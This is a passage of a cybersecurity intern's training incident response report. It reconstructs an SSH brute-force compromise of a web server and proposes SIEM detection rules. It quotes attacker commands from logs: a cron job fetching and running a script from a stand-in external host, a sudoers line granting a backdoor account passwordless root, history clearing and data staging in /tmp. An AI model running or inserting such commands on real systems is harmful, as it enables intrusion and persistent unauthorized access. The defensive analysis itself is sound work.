

CRYPTONIC AREA

Cybersecurity Internship Program

PROJECT 04 — BLUE TEAM

SECURITY MONITORING & INCIDENT RESPONSE

Professional Incident Response Report

Prepared By: MANOJ

Intern ID: CA0209

Organization: Cryptonic Area

Classification: Internal / Training Use

Table of Contents

- 1. Executive Summary..... 3
- 2. Project Objective..... 3
- 3. Project Scope..... 3
- 4. Investigation Methodology..... 4
- 5. Log Analysis..... 4
 - 5.1 Authentication Activity..... 5
 - 5.2 Suspicious User Activity..... 6
 - 5.3 Privilege Escalation..... 6
 - 5.4 Persistence Activity..... 6
 - 5.5 Network Activity..... 6
 - 5.6 Data Collection / Staging..... 6
 - 5.7 Defense Evasion..... 6
- 6. Detection Logic..... 6
- 7. Incident Classification & Response..... 9
- 8. Incident Workflow..... 10
- 9. Incident Timeline..... 10
- 10. Evidence Analysis..... 12
- 11. Security Recommendations..... 25
- 12. Final Assessment..... 25
- 13. Conclusion..... 26

1. Executive Summary

This report documents a Security Operations Center (SOC) style investigation into suspicious activity observed on host webserver01, reconstructed from thirteen pieces of log evidence captured from auth.log and syslog.log. The investigation traces a complete attack lifecycle: initial reconnaissance, credential compromise, privilege escalation, persistence establishment, data staging, and confirmed re-use of an attacker-created backdoor account.

The available evidence shows that a single external source IP address, 198.51.100.23, first conducted SSH username enumeration against webserver01 (SS-01), then shifted to a targeted brute-force attack against the existing backup account (SS-02), which succeeded at 03:45:16 (SS-03). Within minutes, the attacker escalated to a root shell through the backup account's sudo privileges (SS-04), created a new local account named sysupdate, granted it group-based and NOPASSWD sudo privileges (SS-05–SS-07), and installed a cron job that repeatedly fetches and executes a remote script from external host 192.0.2.99 every ten minutes (SS-08, SS-11). Outbound network connections to that same host on port 443 corroborate this persistence mechanism (SS-09). Separately, the log evidence shows an archive of the web root and nginx configuration being created in a hidden temporary path (SS-10), consistent with data collection or staging. The attacker's session concludes with clearing of shell command history (SS-12). Several hours later, the sysupdate backdoor account was used to log in successfully from the same source IP (SS-13), confirming the persistence mechanism was both established and actively exploited.

Observed evidence — timestamps, source IPs, commands, and log entries — is distinguished throughout this report from analyst interpretation, which is presented using qualifying language such as "is consistent with," "may indicate," or "the available evidence supports." Based on the totality of the evidence, this incident is assessed as a Critical-severity confirmed compromise requiring immediate containment, credential rotation, and removal of all attacker-established persistence mechanisms.

2. Project Objective

The objective of this Security Monitoring & Incident Response project is to apply core SOC analyst skills to a realistic set of log-based evidence. Specifically, this project aims to:

- Analyze raw security logs (SSH authentication logs and system logs) to reconstruct a sequence of events.
- Identify suspicious activity and distinguish it from normal, expected system and administrative behavior.
- Create detection logic that could be operationalized in a SIEM or log-monitoring platform to catch similar activity in the future.
- Classify identified incidents by severity in order to prioritize response effort appropriately.
- Recommend response actions appropriate to each finding, ranging from monitoring to full containment.
- Follow a structured incident-response workflow, from detection through closure, consistent with SOC best practice.

3. Project Scope

This investigation is scoped strictly to the activity visible within the thirteen evidence screenshots supplied for this project, drawn from auth.log and syslog.log on host webserver01. No activity outside of this evidence set is assumed, and no finding in this report extends beyond what these logs directly show or reasonably support through correlation of timestamps, source IPs, and command sequences. The scope includes:

- Failed SSH authentication activity, including invalid-user enumeration and targeted brute-force attempts.
- Successful SSH authentication activity for both a pre-existing account (backup) and an attacker-created account (sysupdate).
- Suspicious account activity, including the creation of the sysupdate account.

- Root/privileged command activity performed via sudo.
- Sudo privilege modification, including group membership changes and direct sudoers file edits.
- Cron-based persistence, including the scheduled job and its recurring execution.
- Suspicious outbound network activity to an external IP address.
- Creation of a compressed data archive containing web server and configuration content.
- Command history clearing as a potential defense-evasion action.
- Subsequent successful login activity using the attacker-created account.

Where the evidence is inconclusive on a specific point — for example, whether staged data was actually exfiltrated — this report states that limitation explicitly rather than asserting a conclusion the evidence does not support.

4. Investigation Methodology

This investigation followed a structured SOC analysis process, consistent with standard incident-response methodology:

1. Evidence Review — Each of the thirteen screenshots was reviewed individually to catalog the raw log entries, timestamps, source/destination identifiers, and commands visible.
2. Log Analysis — Entries were parsed to identify the responsible process (sshd, sudo, useradd, CRON, kernel/IPTABLES, audit), the actor, and the action taken.
3. Event Correlation — Entries were cross-referenced by timestamp, source IP (198.51.100.23), and account name (backup, sysupdate) to establish a coherent attack narrative rather than treating each log line in isolation.
4. Suspicious Activity Identification — Each correlated event was evaluated against expected baseline behavior for the host to determine whether it represented normal administration or suspicious/malicious activity.
5. Detection Logic Development — For each category of suspicious activity identified, a corresponding detection rule (DL-01 through DL-12) was drafted describing the condition, evidence, and rationale for alerting.
6. Incident Classification — Each finding was assigned a severity rating (Low/Medium/High/Critical) based on its potential impact to confidentiality, integrity, and availability.
7. Response Recommendation — Specific, actionable containment, investigation, and recovery steps were documented for each classified incident.
8. Recovery Considerations — Recommendations address restoring the host to a known-good state, including credential rotation and removal of unauthorized accounts and persistence mechanisms.
9. Closure — Findings are consolidated into a final assessment and conclusion summarizing the overall security posture implications of the incident.

5. Log Analysis

The table below summarizes each piece of evidence in chronological/logical order, mapping the observed activity to its classification and severity. Detailed analysis of each item follows in Section 10 (Evidence Analysis).

Evidence	Activity	Observation	Classification	Severity
SS-01	Failed SSH Username Enumeration	The log excerpt shows a long sequence of SSH authentication failures against webserver01, all originating from source IP 198.51.10...	Reconnaissance / Brute-Force Precursor	Medium
SS-02	Backup Account Failed Login Attempts	The log shows eight consecutive entries of the form "Failed password for backup from 198.51.100.23 port <port> ssh2", occurring ro...	Targeted Brute Force	High

Evidence	Activity	Observation	Classification	Severity
SS-03	Successful Backup Login	The highlighted entry reads "Accepted password for backup from 198.51.100.23 port 47361 ssh2", immediately followed by "pam_unix(s...	Confirmed Account Compromise	Critical
SS-04	Privilege Escalation to Root	Following the successful login, the log shows a series of sudo invocations by the backup user: "COMMAND=/usr/bin/id", "COMMAND=/us...	Privilege Escalation	Critical
SS-05	Sysupdate User Creation	The log records "useradd[1639]: new group: name=sysupdate, GID=1002" and "useradd[1639]: new user: name=sysupdate, UID=1002, GID=1...	Unauthorized Account Creation	Critical
SS-06	Sysupdate Sudo Privileges	The highlighted entry reads "sudo: backup ; TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/sbin/usermod -aG sudo sysupdate", exe...	Unauthorized Privilege Assignment	Critical
SS-07	Passwordless Sudo Persistence	The highlighted entry shows "sudo: backup ... COMMAND=/bin/sh -c \"echo 'sysupdate ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers\""", dir...	Privilege Persistence / Sudoers Tampering	Critical
SS-08	Cron Persistence	The highlighted entry reads "sudo: backup ... COMMAND=/bin/sh -c \"(crontab -l; echo '*/*/*/* curl -s http://192.0.2.99/updat...	Persistence – Scheduled Task	Critical
SS-09	Suspicious Network Connection	The log shows repeated CRON entries executing "curl -s http://192.0.2.99/update.sh bash" at 03:20:04, 03:30:06 and 03:40:11, eac...	Suspicious Outbound / Possible C2	Critical
SS-10	Sensitive Data Archive	The highlighted audit entry reads "audit: EXECVE argc=5 a0=\"/bin/tar\" a1=\"czf\" a2=\"/tmp/.cache_bkp.tar.gz\" a3=\"/var/www/htm...	Data Collection / Staging	High
SS-11	Suspicious Cron Update Activity	The search results highlight three occurrences of "update.sh" in syslog.log, each part of a CRON entry: "CMD (curl -s http://192.0...	Persistence Execution / Recurring Malicious Activity	Critical
SS-12	Command History Clearing	The highlighted entry reads "sudo: backup ; TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/history -c", executed at the end ...	Defense Evasion (Possible)	High
SS-13	Successful Sysupdate Login	The highlighted entry reads "Accepted password for sysupdate from 198.51.100.23 port 48023 ssh2", followed by a new session being ...	Confirmed Unauthorized Access via Backdoor Account	Critical

5.1 Authentication Activity

Authentication activity in this investigation spans reconnaissance through confirmed compromise. SS-01 shows broad SSH username enumeration against non-existent accounts from 198.51.100.23. SS-02 shows this activity narrowing to

a sustained brute-force attempt against the valid backup account. SS-03 documents the successful authentication that resulted from this attempt, and SS-13 documents a second successful authentication several hours later using the attacker-created sysupdate account. Together, these four items establish both the initial access vector and its later reuse.

5.2 Suspicious User Activity

SS-05 documents the creation of the sysupdate account, an action with no legitimate business justification visible in the evidence and occurring immediately after the attacker obtained a root shell. The account's plausible, service-sounding name and interactive shell configuration are consistent with an attempt to establish a low-visibility persistent identity on the host.

5.3 Privilege Escalation

SS-04 shows the backup account's sudo privileges being used to obtain a full interactive root shell. SS-06 and SS-07 extend this privilege to the newly created sysupdate account, first through sudo group membership and then through a direct, passwordless sudoers entry, ensuring the new account carries equivalent administrative capability to the original compromised account.

5.4 Persistence Activity

SS-08 documents the addition of a cron job that fetches and executes a remote script every ten minutes, and SS-11 confirms this job executing repeatedly on schedule. Combined with the NOPASSWD sudoers entry (SS-07) and the sysupdate account itself (SS-05–SS-06), the evidence shows at least three independent, overlapping persistence mechanisms established during a single session.

5.5 Network Activity

SS-09 shows outbound TCP connections from the internal host address 10.0.0.15 to external IP 192.0.2.99 on port 443, occurring at intervals matching the cron schedule from SS-08 and SS-11. This is the clearest network-layer corroboration that the cron persistence mechanism is actively communicating with attacker-controlled or attacker-designated infrastructure.

5.6 Data Collection / Staging

SS-10 shows the creation of a compressed archive of the web root (/var/www/html) and nginx configuration (/etc/nginx), stored under a hidden filename in /tmp. The evidence supports this being a data-collection or staging action; it does not, on its own, confirm that the resulting archive was exfiltrated from the host.

5.7 Defense Evasion

SS-12 shows the attacker clearing shell command history via history -c, following an earlier redirection of the backup account's .bash_history to empty. This behavior is consistent with an attempt to limit the forensic trail left on the host itself, though centralized logging (as used throughout this investigation) was not affected by this action.

6. Detection Logic

The following detection rules are Recommended Detection Logic derived from this investigation's evidence. They are proposed rules for implementation in a SIEM or log-monitoring platform and do not represent alerts that were actually generated and reviewed by a live system during this project.

DL-01 – Multiple Failed SSH Authentication Attempts

Detection Condition: 5 or more failed SSH authentication events (valid or invalid user) from a single source IP within a 10-minute window.

Evidence Reference: SS-01, SS-02

Why an Alert Should Be Generated: High-frequency failed logins from one source are a primary indicator of automated enumeration or brute-force activity.

Severity: Medium-High

Recommended SOC Action: Rate-limit or temporarily block the source IP; open a SOC ticket for review.

DL-02 – Successful Login After Repeated Failures

Detection Condition: A successful authentication event for an account that had 3 or more failed attempts from the same source IP within the preceding 15 minutes.

Evidence Reference: SS-03

Why an Alert Should Be Generated: This pattern is a near-certain indicator that a brute-force or credential-guessing attempt succeeded.

Severity: Critical

Recommended SOC Action: Treat the account as compromised; force password reset and session termination immediately.

DL-03 – Privileged Command Execution

Detection Condition: sudo execution of shell-spawning commands (/bin/bash, /bin/sh) or sensitive file reads (/etc/sudoers, /etc/shadow) by a non-administrative or recently-compromised account.

Evidence Reference: SS-04

Why an Alert Should Be Generated: Spawning an interactive privileged shell is a strong indicator of active, hands-on-keyboard privilege escalation rather than routine administration.

Severity: Critical

Recommended SOC Action: Isolate the host; begin forensic preservation; review all subsequent sudo activity from the session.

DL-04 – New User Account Creation

Detection Condition: useradd/groupadd events occurring outside of an approved change window or maintenance schedule.

Evidence Reference: SS-05

Why an Alert Should Be Generated: Unscheduled account creation is a common technique for establishing backdoor access.

Severity: Critical

Recommended SOC Action: Validate the account against change records; disable/remove if unauthorized.

DL-05 – Sudo Privilege Modification

Detection Condition: usermod -aG sudo/wheel (or equivalent group-membership change) applied to a recently created or non-standard account.

Evidence Reference: SS-06

Why an Alert Should Be Generated: Granting administrative group membership to an unrecognized account materially increases the blast radius of a compromise.

Severity: Critical

Recommended SOC Action: Revoke the group membership; audit /etc/group for other unauthorized entries.

DL-06 – Passwordless Sudo Configuration

Detection Condition: Any write to /etc/sudoers or /etc/sudoers.d containing a NOPASSWD directive for a non-default account.

Evidence Reference: SS-07

Why an Alert Should Be Generated: NOPASSWD rules remove the last authentication barrier to root access for the named account.

Severity: Critical

Recommended SOC Action: Remove the entry immediately; enable file integrity monitoring on sudoers files.

DL-07 – Cron-Based Persistence

Detection Condition: crontab modification that adds a job invoking curl/wget piped to a shell interpreter (bash/sh) referencing an external host.

Evidence Reference: SS-08

Why an Alert Should Be Generated: Remote-fetch-and-execute cron jobs are a standard persistence mechanism that survives account or credential remediation.

Severity: Critical

Recommended SOC Action: Remove the crontab entry; block the destination host; capture the fetched script for analysis.

DL-08 – Suspicious Outbound Network Connection

Detection Condition: Repeated, scheduled outbound connections from a server host to an external IP with no corresponding legitimate business justification, especially on common ports such as 443.

Evidence Reference: SS-09

Why an Alert Should Be Generated: Regular-interval beaconing to a single external destination is a common C2 communication pattern.

Severity: Critical

Recommended SOC Action: Block the destination at the firewall; capture full packet data; investigate the destination IP's reputation.

DL-09 – Sensitive Data Archive Creation

Detection Condition: tar/zip/gzip execution that bundles web-root, configuration, or credential-bearing directories into an archive stored in a world-writable or hidden path (e.g., /tmp/.*).

Evidence Reference: SS-10

Why an Alert Should Be Generated: Archiving sensitive data into a disguised, temporary location is a common precursor to exfiltration.

Severity: High

Recommended SOC Action: Preserve the archive for forensics; determine if it was transferred off-host; rotate exposed secrets.

DL-10 – Suspicious Cron/Update Activity

Detection Condition: Recurring execution, at fixed intervals, of a previously-flagged remote-fetch-and-execute cron command.

Evidence Reference: SS-11

Why an Alert Should Be Generated: Confirms an established persistence mechanism is actively executing rather than dormant.

Severity: Critical

Recommended SOC Action: Prioritize removal of the underlying cron entry (DL-07); collect the remote script for malware analysis.

DL-11 – Command History Clearing

Detection Condition: Execution of history -c, or redirection of a shell history file to empty, via sudo or by a privileged session.

Evidence Reference: SS-12

Why an Alert Should Be Generated: A recognized anti-forensic technique intended to limit the evidence available to responders.

Severity: High

Recommended SOC Action: Increase reliance on centralized logging for the affected session; flag the account/session for deep-dive review.

DL-12 – Successful Login Using Suspicious Account

Detection Condition: Successful authentication for an account created within the current or a recent incident window, particularly from a source IP already associated with prior suspicious activity.

Evidence Reference: SS-13

Why an Alert Should Be Generated: Confirms the account is being actively used for unauthorized access rather than existing only as a dormant artifact.

Severity: Critical

Recommended SOC Action: Disable the account immediately; treat as confirmed, ongoing unauthorized access.

7. Incident Classification & Response

The table below consolidates the individual evidence findings into incident-level classifications for response planning purposes.

Incident	Evidence	Severity	Potential Impact	Recommended Response
SSH Username Enumeration	SS-01	Medium	Reveals valid/invalid usernames; precedes targeted attacks	Monitor and rate-limit source IP; verify no matching accounts exist
Backup Account Brute Force & Compromise	SS-02, SS-03	Critical	Initial unauthorized access to the host	Reset backup credentials; revoke all active sessions; investigate account necessity for SSH access
Privilege Escalation to Root	SS-04	Critical	Full administrative control obtained by the attacker	Isolate host; preserve forensic evidence; audit sudoers configuration
Unauthorized Account & Privilege Creation	SS-05, SS-06, SS-07	Critical	Persistent, passwordless root-level backdoor account	Disable/remove sysupdate account; revert unauthorized sudoers entries
Cron-Based Persistence	SS-08, SS-11	Critical	Recurring, unattended remote code execution as root	Remove malicious crontab entry; block outbound access to 192.0.2.99
Suspicious Outbound Network Activity	SS-09	Critical	Possible command-and-control or data channel	Block/investigate destination IP; review firewall and proxy logs
Sensitive Data Archive Creation	SS-10	High	Possible staging for data exfiltration	Preserve archive for forensics; determine transfer status; rotate exposed secrets
Command History Clearing	SS-12	High	Reduced local forensic visibility	Rely on centralized logs; flag session for deep-dive review
Confirmed Backdoor	SS-13	Critical	Active, ongoing	Disable account immediately;

Incident	Evidence	Severity	Potential Impact	Recommended Response
Account Login			unauthorized access	rotate all credentials; treat as confirmed breach

8. Incident Workflow

This investigation followed the standard SOC incident-response workflow: Detection → Alert → Investigation → Response → Recovery → Closure. Each phase, as applied to this project's evidence, is described below.

Detection

Raw authentication and system logs (auth.log, syslog.log) captured the underlying events. In a live environment, these logs would be forwarded to a SIEM where the detection rules in Section 6 (DL-01 through DL-12) would fire against them.

Alert

Each Recommended Detection Logic rule maps to a specific piece of evidence and would generate a SOC alert; the highest-priority alerts in this case are the successful-login-after-failures (DL-02) and privileged-command-execution (DL-03) rules, given their direct link to confirmed compromise.

Investigation

This report itself constitutes the investigation phase: reviewing each log entry, correlating by timestamp/source IP/account, and reconstructing the full attack sequence from initial reconnaissance through confirmed backdoor use, documented in Sections 5 and 10.

Response

The response actions recommended in Sections 6 and 7 — disabling compromised and attacker-created accounts, removing unauthorized sudoers entries and cron jobs, and blocking the identified external IP — represent the containment and eradication steps an analyst would execute following this investigation.

Recovery

Recovery would involve validating that all unauthorized accounts, privileges, and persistence mechanisms have been fully removed; rotating all credentials on the host; restoring web content and configuration from a trusted baseline if integrity is in question; and confirming no further connections to 192.0.2.99 occur.

Closure

Closure includes documenting final findings (Section 12), updating detection rules based on lessons learned (Section 6), and briefing stakeholders on the security recommendations in Section 11 to reduce the likelihood of recurrence.

9. Incident Timeline

The timeline below is built strictly from timestamps visible in the evidence. auth.log and syslog.log entries are interleaved in chronological order; where the two log sources show timestamps that do not align cleanly (see the SS-09 analysis in Section 10), this is noted rather than reconciled speculatively.

Time	Evidence	Event	Security Significance
23:52:00 (Mar 09)	SS-01	SSH invalid-user enumeration begins from 198.51.100.23	Reconnaissance
03:14-03:21	SS-01	Continued invalid-user authentication attempts	Reconnaissance

Time	Evidence	Event	Security Significance
03:20:04	SS-09 / SS-11	First observed CRON execution of curl to http://192.0.2.99/update.sh (syslog.log)	Suspicious outbound activity — precedes the cron-add event in SS-08; noted for further correlation
03:20:05	SS-09	Outbound SYN connection 10.0.0.15 → 192.0.2.99:443	Suspicious network activity
03:23:10	SS-10	tar archive of /var/www/html and /etc/nginx created at /tmp/.cache_bkp.tar.gz	Data collection / staging
03:23:55–03:24:00	SS-09	Outbound ACK PSH / ACK FIN traffic to 192.0.2.99:443	Possible data transfer
03:30:06–03:30:07	SS-09 / SS-11	Repeat CRON curl + outbound SYN to 192.0.2.99	Recurring suspicious activity
03:38:21–03:43:56	SS-02	Repeated failed password attempts for the backup account	Targeted brute force
03:40:11–03:40:12	SS-09 / SS-11	Repeat CRON curl + outbound SYN to 192.0.2.99	Recurring suspicious activity
03:45:16	SS-03	Successful SSH login as backup from 198.51.100.23	Confirmed account compromise
03:45:36–03:46:21	SS-04	sudo id / cat /etc/sudoers / root shell (/bin/bash) spawned	Privilege escalation
03:47:11–03:47:19	SS-05	sysupdate user and group created; password set	Unauthorized account creation
03:47:31	SS-06	sysupdate added to sudo group	Unauthorized privilege assignment
03:47:46	SS-07	NOPASSWD sudoers entry added for sysupdate	Privilege persistence
03:48:26	SS-08	Cron entry added: curl 192.0.2.99/update.sh bash every 10 min	Persistence
03:48:51	SS-04 (context)	.bash_history for backup redirected to empty	Defense evasion
03:48:59	SS-12	history -c executed	Defense evasion
03:49:19	SS-02/03 (context)	backup SSH session closed	Session end
06:03:19	SS-13	Successful SSH login as sysupdate from 198.51.100.23	Confirmed backdoor account use

10. Evidence Analysis

This section provides a detailed, individual analysis of each of the thirteen evidence screenshots collected for this investigation, presented in the order the underlying activity occurred.

SS-01 – Failed SSH Username Enumeration




Figure SS-01 – Failed SSH Username Enumeration (Source: auth.log (SSH daemon, host webserver01))

Timestamp(s): Mar 09 23:52:00 – Mar 10 03:21:05

What the Screenshot Shows: The log excerpt shows a long sequence of SSH authentication failures against webserver01, all originating from source IP 198.51.100.23. Each entry follows the pattern "Invalid user <name> from 198.51.100.23" followed by "Failed password for invalid user <name>". The usernames attempted include database, postgres, pi, support, user, admin and www-data, among others, each tried only once or twice before moving to the next name.

Technical Analysis: The rapid, sequential progression through a list of common service and default account names — none of which correspond to a valid local account, hence the "invalid user" designation — is consistent with an automated username enumeration or dictionary-based scanning tool rather than manual login attempts. The consistent single source IP and tight timing between attempts (tens of seconds apart) further supports automated tooling.

Security Significance: This activity represents reconnaissance behavior that typically precedes a more targeted credential attack. While none of these specific attempts succeeded, the source IP identified here (198.51.100.23) reappears throughout the remainder of the evidence set, including in the later successful authentication events.

Detection Logic: DL-01 – Multiple Failed SSH Authentication Attempts

Potential Impact: Low direct impact on its own, but establishes the attacker's presence and technique; may reveal which usernames are invalid versus valid based on response timing, aiding a follow-on targeted attack.

Classification: Reconnaissance / Brute-Force Precursor **Severity:** Medium

Recommended Response: Correlate all authentication attempts from 198.51.100.23; consider blocking or rate-limiting the source at the firewall; enable/verify SSH fail2ban-style lockout; confirm no accounts matching the attempted usernames exist.

SS-02 – Backup Account Failed Login Attempts




Figure SS-02 – Backup Account Failed Login Attempts (Source: auth.log (SSH daemon, host webserver01))

Timestamp(s): Mar 10 03:38:21 – 03:43:56

What the Screenshot Shows: The log shows eight consecutive entries of the form "Failed password for backup from 198.51.100.23 port <port> ssh2", occurring roughly once per minute between 03:38:21 and 03:43:56. Unlike SS-01, these entries do not carry the "invalid user" qualifier, indicating that backup is a valid, existing local account.

Technical Analysis: The attacker has shifted from broad username enumeration (SS-01) to a focused, repeated password-guessing attempt against a single, confirmed valid account: backup. The consistent one-minute cadence and identical source IP indicate continued use of the same automated tooling, now targeting a specific credential.

Security Significance: A targeted brute-force attempt against a known valid account is a materially higher-risk event than generic enumeration, because a successful guess grants the attacker an authenticated foothold.

Detection Logic: DL-01 – Multiple Failed SSH Authentication Attempts

Potential Impact: Direct risk of account compromise if the password is weak, default, or reused; the backup account's name suggests it may hold elevated filesystem or backup-related privileges.

Classification: Targeted Brute Force **Severity:** High

Recommended Response: Alert on repeated authentication failures against the same account; enforce account lockout / rate limiting; require strong, unique credentials for service-style accounts such as backup; review whether backup requires interactive SSH access at all.

SS-03 – Successful Backup Login




Figure SS-03 – Successful Backup Login (Source: auth.log (SSH daemon, host webserver01))

Timestamp(s): Mar 10 03:45:16

What the Screenshot Shows: The highlighted entry reads "Accepted password for backup from 198.51.100.23 port 47361 ssh2", immediately followed by "pam_unix(sshd:session): session opened for user backup by (uid=0)" and a new systemd-logind session (session 925) for user backup.

Technical Analysis: This is the first successful authentication event in the evidence set. It occurs approximately 90 seconds after the last failed attempt shown in SS-02, from the same source IP (198.51.100.23), strongly indicating that this success is the culmination of the preceding brute-force attempts rather than a legitimate, unrelated login.

Security Significance: A successful login immediately following repeated failures from the same source is one of the clearest indicators of credential compromise available in authentication logs, and marks the transition of this incident from attempted to actual unauthorized access.

Detection Logic: DL-02 – Successful Login After Repeated Failures

Potential Impact: The attacker now holds an authenticated session on webserver01 as the backup user, from which all subsequent malicious activity in this investigation originates.

Classification: Confirmed Account Compromise **Severity:** Critical

Recommended Response: Treat as a confirmed compromise: disable or reset the backup account immediately, terminate all active sessions for the account, and begin full incident response procedures (containment, evidence preservation, scope determination).

SS-04 – Privilege Escalation to Root

